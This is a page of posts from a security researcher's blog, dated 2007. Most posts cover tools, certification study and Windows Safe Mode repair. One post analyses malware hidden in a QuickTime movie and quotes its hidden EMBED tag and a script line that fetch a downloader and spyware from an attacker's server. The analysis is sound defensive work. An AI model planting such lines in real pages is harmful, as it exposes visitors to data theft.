Didier Stevens

Sunday 18 March 2007

Update: P0wned by a QT movie

Filed under: Malware,Update — Didier Stevens @ 19:14

Apple has released a new QuickTime version (7.1.5) without support for JavaScript. This happened about a week before I posted “P0wned by a QT movie”. I had analyzed the infection and written (but not published) my post before Apple published the update, and since I don’t use QT (it’s not installed on my systems), I was not aware of this fix when I published my post.

This unfortunate timeline created some confusion, several readers wanted to know if this infection vector could still be used with the latest QuickTime version. I’ve tested this and I can confirm that the latest version of QuickTime (7.1.5) doesn’t support JavaScript anymore. Apple has done the right thing, even if it was “a feature and not a bug”, the best thing to do was to remove support for JavaScript in QuickTime.

The modified QT movie I used in my tests displays a message box when it is embedded in an HTML page and viewed with IE. If you’re interested, I’ve made a movie of my tests (rest assured, it’s not QT), the movie is hosted here on YouTube, and you can find a hires version (XviD) here.

Monday 12 March 2007

P0wned by a QT movie

Filed under: Malware — Didier Stevens @ 10:14

Here’s an interesting infection vector, used by a new malware: it’s a QuickTime movie!

McAfee VirusScan detects the malware as JS/SpaceTalk Trojan. The description for this malware is empty, your guess of the characteristics of this malware is as good mine.

Interested in the details? Read on!

This Myspace page (of a French rockband) has an embedded QuickTime movie. Here’s the EMBED HTML tag in the source (I changed the formatting to make it more readable):

  <embed
    enableJavascript="false"
    allowScriptAccess="never"
    allownetworking="internal"
    src=http://profileawareness.com/tys4.mov
    hidden=true />

The EMBED tag instructs your browser to play a movie when it renders the HTML page. But in this case, the movie is hidden (attribute hidden is true). It’s a QuickTime movie, downloaded from the profileawareness.com server.

This tys4.mov QuickTime movie is sneaky: it contains JavaScript code to download and execute another JavaScript program. QuickTime has a feature that allows you to embed URLs or JavaScript in a movie. Apple calls this feature HREF tracks. From the Apple site:

An HREF track is a special type of text track that adds interactivity to a QuickTime movie. HREF tracks contain URLs that can specify movies that replace the current movie, load another frame, or that load QuickTime Player. They can also specify JavaScript functions or Web pages that load a specific browser frame or window.

An HREF track is not meant to be displayed; it simply contains link information. The URLs in an HREF track can be interactive or automatic. An interactive URL loads when you click anywhere in the movie’s display area. An automatic URL loads as a movie is playing at the exact frame specified by a text descriptor timestamp in the HREF track. With automatic URLs, you can create a narrated tour of a website, use web pages as slides in a presentation, activate a JavaScript command, or do anything else that requires loading movies or web pages in a predetermined sequence.

The syntax for an HREF track is simple, here’s an example that automatically loads the page http://www.google.com 1 minute into the movie:

  [00:01:00.00]

  A<http://www.google.com> T<frame>

Let’s take a look inside the tys4.mov QuickTime movie. First we use the strings command to dump all strings contained in this QuickTime file.

  strings tys4.mov


Here is what we see at the end of the dump:

qt_strings.PNG

Do you recognize the syntax at the end: A<javascript> T<>
It will automatically execute a JavaScript script when the movie is played (since there is no timestamp, the script executes immediately).
The script is simple: it creates a script tag and adds it to the HTML page, thereby downloading and executing a new script from the profileawareness server:

<script src=’http://profileawareness.com/logs4/sqltrack.js‘/>

It’s this script that is detected by McAfee (at the moment of writing, McAfee was the only antivirus on VirusTotal to detect this script).

The QuickTime fileformat is a binary, hierarchical stream of atoms.
Qtatomizer is a tool to display this hierarchy of atoms.

qt_qtatomizer.PNG

The QuickTime movie is what is known as a Downloader, but AV programs do not detect it.

The downloaded script is just Spyware, it will collect data about the Myspace user viewing the page and upload it to the profileawareness server.

qt_script.PNG

To summarize the actions:
• You visit a website
• It plays a hidden QuickTime movie
• The QuickTime movie automatically downloads a JavaScript program
• The JavaScript program is executed

Friday 9 March 2007

No Microsoft Security Bulletins for March 2007

Filed under: Vulnerabilities — Didier Stevens @ 9:20

Microsoft announced that there are no patches planned for next week’s patch Tuesday.

It will be interesting to see if new zero-days will appear in the coming days. We often see new zero-days just after patch Tuesday. There’s a theory that states that exploit writers do this to maximize the life-time of the exploit. If this theory is correct, we should already see new zero-days appearing between now and Tuesday, because exploit writers won’t have to wait for Tuesday to maximize the life-time of the exploits.

Tuesday 6 March 2007

USBVirusScan v1.4.0

Filed under: My Software,Update — Didier Stevens @ 9:35

USBVirusScan v1.4.0 has a new “feature”: from this version on, only one instance can be running. This was requested by Alfredo.

I use a mutex to detect if an instance of USBVirusScan is already running, and if it is, I do not launch another instance.

Mutexes are used by programmers to orchestrate exclusive access to a resource. Suppose your program is multi-threaded and that separate threads are reading, checking and updating the same global variable. Thread A could read global variable G, followed by thread B writing global variable G. Thread A will then make decisions on an outdated value of global variable G (it has just been changed by thread B). To avoid this, we must be sure that reading, checking and updating is an atomic operation, i.e., that when thread B is using global variable G, threat A cannot start using it before thread B is done.

This can be done with a mutex. When thread B wants to use global variable G, it first has to create a mutex. Creating a mutex is requested to the OS. The OS guarantees that creating the mutex is also an atomic operation: 2 programs cannot create the same mutex simultaneously. If the mutex doesn’t exist, it is created and the program is informed of the creation. On the other hand, if the mutex already exists, the program is informed that the mutex already exists. So if thread B successfully creates the mutex, it knows that no other thread is using the global variable and that it can use it. If thread A tries to create a mutex, it will fail because it already exists, and therefor it knows it cannot use global variable G. When thread B has done reading, checking and writing global variable G, it releases the mutex, thereby giving other threads the opportunity to create the mutex and access global variable G.

A mutex can also be used to restrict the number of running instances of a program. When the program is started, it first creates a mutex. If it succeeds, it continues and never releases the mutex (the mutex will be released by the operating system when the program terminates). However, if the creation fails, the program knows that another instance is already running and it just stops. This makes that only one instance of the program can be running.

Mutexes can be named, for example “USBVirusScan”, this allows for the creation of many different mutexes.

Mutexes are also used by virus writers to limit the number of running instances of their virus. If a virus is allowed to reproduce uncontrolled on a machine, the huge number of running instances would soon kill the machine, thereby DoSing it.

Do you remember “inoculation” programs? They would prevent the execution of a particular virus strain on your machine. They work with mutexes: the inoculation program creates the same mutex as the virus would, and then stays resident, never releasing the mutex. If the virus wants to run on your inoculated machine, if fails to create the mutex and stops the infection, assuming your machine is already infected.

This tactic is also used in some viruses to disable competing viruses: not only do they create their own mutex, but also the mutex of the competing virus …

Monday 26 February 2007

How I prepared my CISSP exam

Filed under: Certification — Didier Stevens @ 12:00

As promised, I’ll tell you how I prepared for my CISSP exam. Of course, this is no recommendation for a guaranteed path to success, your results may vary. For example, I studied the Common Body of Knowledge on my own, I didn’t take a CBK Review Seminar and I didn’t join a study group. Self-study works great for me (I like reading books in my easy chair), but it may not for you.

I spend about one year (elapsed time) preparing for the exam. My original planning was 6 months, from fall 2005 until spring 2006. Unfortunately, this time there was no spring exam in Belgium, so I had to wait for the fall exam. It allowed me to take a break of several months. I cannot tell you how many man-days I spend, but it must be at least a man-month.

The “Official (ISC)² ® Guide to the CISSP Exam” was the first book I started reading. To wet my appetite, I didn’t start reading the book from the first chapter, but I started with a fun chapter: cryptography (well, I consider it to be a fun read, you may think otherwise). But the official guide turned out to be quite terse prose, so I looked for other books. Shon Harris’ “CISSP All-in-One Exam Guide” popped up a lot in my search results, so I gave it a try. And it turned out to be an excellent study guide. I read it from cover to cover, and occasionally referred to the official guide for more reading material, when I wasn’t so familiar with a particular domain. The chapter about the exam itself is also very good, Shon gives a lot of good tips.

I would read a chapter, and then I would take the quiz at the end of the chapter. This is quite a strict procedure I follow (I also did this for my other certs): I write down my answers in a spreadsheet, with a special mark if I feel uncertain about my answer, and only after answering each question, I’ll look up the answers. If I answered incorrectly or if I marked a correct answer as “uncertain”, I would carefully read the explanation. If it turned out I misread the question, and would otherwise have answered correctly, I just moved on. For example, it happens that I misread a “not”: it reads “what does not apply” and I read “what does apply” …
However, if I didn’t misread the question, I reviewed the sections of the chapter pertaining to this particular question until I understood what the correct answer was.
It turned out that I would always answer 80% or more of the questions correctly.

For many domains I consulted extra information on the Internet (Wikipedia is a good source for technical information), and I also tried to find practical uses for the concepts I was learning. For example, I applied cryptography in my tool ZIPEncryptFTP. I can also recommend CrypTool to study crypto algorithms.

After studying all the domains and feeling confident, I rehearsed the exam itself: I answered all questions of the trial exam provides in Shon’s book in one go and timed myself. This took me several hours. Although I had about 73% correct answers, I still I reviewed the wrong answers (several of them were of the “not”-type).

I also took a trial exam with all the questions of the official guide.

Finally I took a few days before the exam to cram. There is always stuff you need to memorize unless you’ve a lot of experience in the domain. For example, I had to memorize the list of the different types of glass and how they compared to each other for their impact-resistance.

An upcoming post is about the exam taking strategy I followed.

Monday 19 February 2007

Restoring Safe Mode with a .REG file

Filed under: Malware — Didier Stevens @ 13:57

I posted about a virus that disables Safe Mode by deleting the SafeBoot registry keys, and later I talked about tricks to restore the SafeBoot keys. Now I’m posting another way to restore the SafeBoot keys: merging a .reg file with the missing SafeBoot entries.

A comment by Mirco made me take a closer look at the SafeBoot registry key. I thought that they would contain settings and drivers that
are hardware dependent, but this turned out to be false. In fact, it just contains a list of references to devices, drivers and services that have to be started when booting into Safe Mode.

The registry keys to boot into Safe Mode are under the SafeBoot key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot

safebootreg-1.PNG

You can boot into Safe Mode without or with networking, there is a subkey for each mode: Minimal (no networking) and Network (with networking).

Each device, driver or service that has to be started has a subkey under the Minimal or Network key.
In this screenshot, you see the Cryptographic Services service:

safebootreg-2.PNG

BTW, if you want to disable a device, driver or service in Safe Mode, just delete the corresponding subkey (make a backup first).
I tested this with key {4D36E965-E325-11CE-BFC1-08002BE10318} (resulted in a disabled CD-ROM drive) and PlugPlay (resulted in a disabled Plug and Play service).

I compared several SafeBoot registry keys for Windows XP SP2 on different hardware platforms, and they were all identical. However, there were some small differences when comparing different operatings systems (Windows XP SP1, SP2 and Windows 2003 SP1). Remember that Safe Mode was introduced with Windows 2000.
These are minor differences, just listing devices, drivers or services that are only present on one version of Windows. For example, I found Volume shadow copy on a Windows 2003 and not on Windows XP. And Windows 2003 also had less network services than Windows XP, this is probably a result of the default hardening of Windows 2003: more services and applications are disabled by default on Windows 2003 than on Windows XP.

I’m now publishing a registry export file (.reg) with the SafeBoot keys from a clean Windows XP SP2 install and a clean Windows 2000 SP4 Professional install. You can use it to repair your PC when the SafeBoot keys have been deleted and System Restore cannot help you. I would not be surprised if you can use this REG file with other versions of Windows as well.

Download the ZIP file, extract the SafeBoot-for-Windows-XP-SP2.reg or SafeBoot-for-Windows-2000-SP4-Professional.reg file on the crippled PC and merge it into the registry by double-clicking it:

safebootmerge.PNG

Download:

SafeBoot.zip (https)

MD5: 5C1E3698877F79DD1C35F3107D4DC459

SHA256: 876D1C85E7556A334664C96F263781F5A9DBC9AB4DA26EDC6070AD947D09641D

Thursday 15 February 2007

UserAssist article published in (IN)SECURE Magazine

Filed under: My Software — Didier Stevens @ 11:30

My article about my UserAssist forensic tool has been published in the February 2007 issue of (IN)SECURE Magazine .

Monday 12 February 2007

Reverse Engineering Mentoring

Filed under: Reverse Engineering — Didier Stevens @ 18:19

I started mentoring someone on Reverse Engineering. We use a Wiki to communicate, feel free to join as a mentor or mentee.

ZIPEncryptFTP

Filed under: My Software — Didier Stevens @ 11:51

ZIPEncryptFTP is a program I developed to make off-site backups of important data. Like its name suggests, it ZIPs one or more directories, Encrypts the ZIP file with AES and uploads it to a FTP server.

Find the details here.

Monday 5 February 2007

A running light with a PIN

Filed under: Hardware,Nonsense — Didier Stevens @ 1:49

We all know the problem, you’ve set-up a running light as Christmas decoration, and then a kid starts changing the patterns you’ve programmed.

But not anymore, I’ve made a running light with security: you need a PIN to access the configuration switches!

The movie is hosted here on YouTube, and you can find a hires version (XviD) here.

Joking aside: I got a set of E-blocks from Matrix Multimedia for Christmas.

E-blocks are a suite of small circuit boards each of which contains a block of electronics that you would typically find in an electronic system. Each E-block performs a separate function as either an input sub-system, an output subsystem or a processing subsystem. E-blocks are connected together using 8 wire buses on 9 way D-type plugs and sockets.

My microcontroller is an ARM board. I develop the embedded programs on my laptop in C/C++, and then transfer the executable to the ARM’s flash memory via USB. Once programmed, the ARM executes the program independently, my laptop is disconnected.

To familiarize myself with the E-blocks, I started programming some simple applications, like a running light. And after that, just for fun, I added security…

« Previous PageNext Page »

Blog at WordPress.com.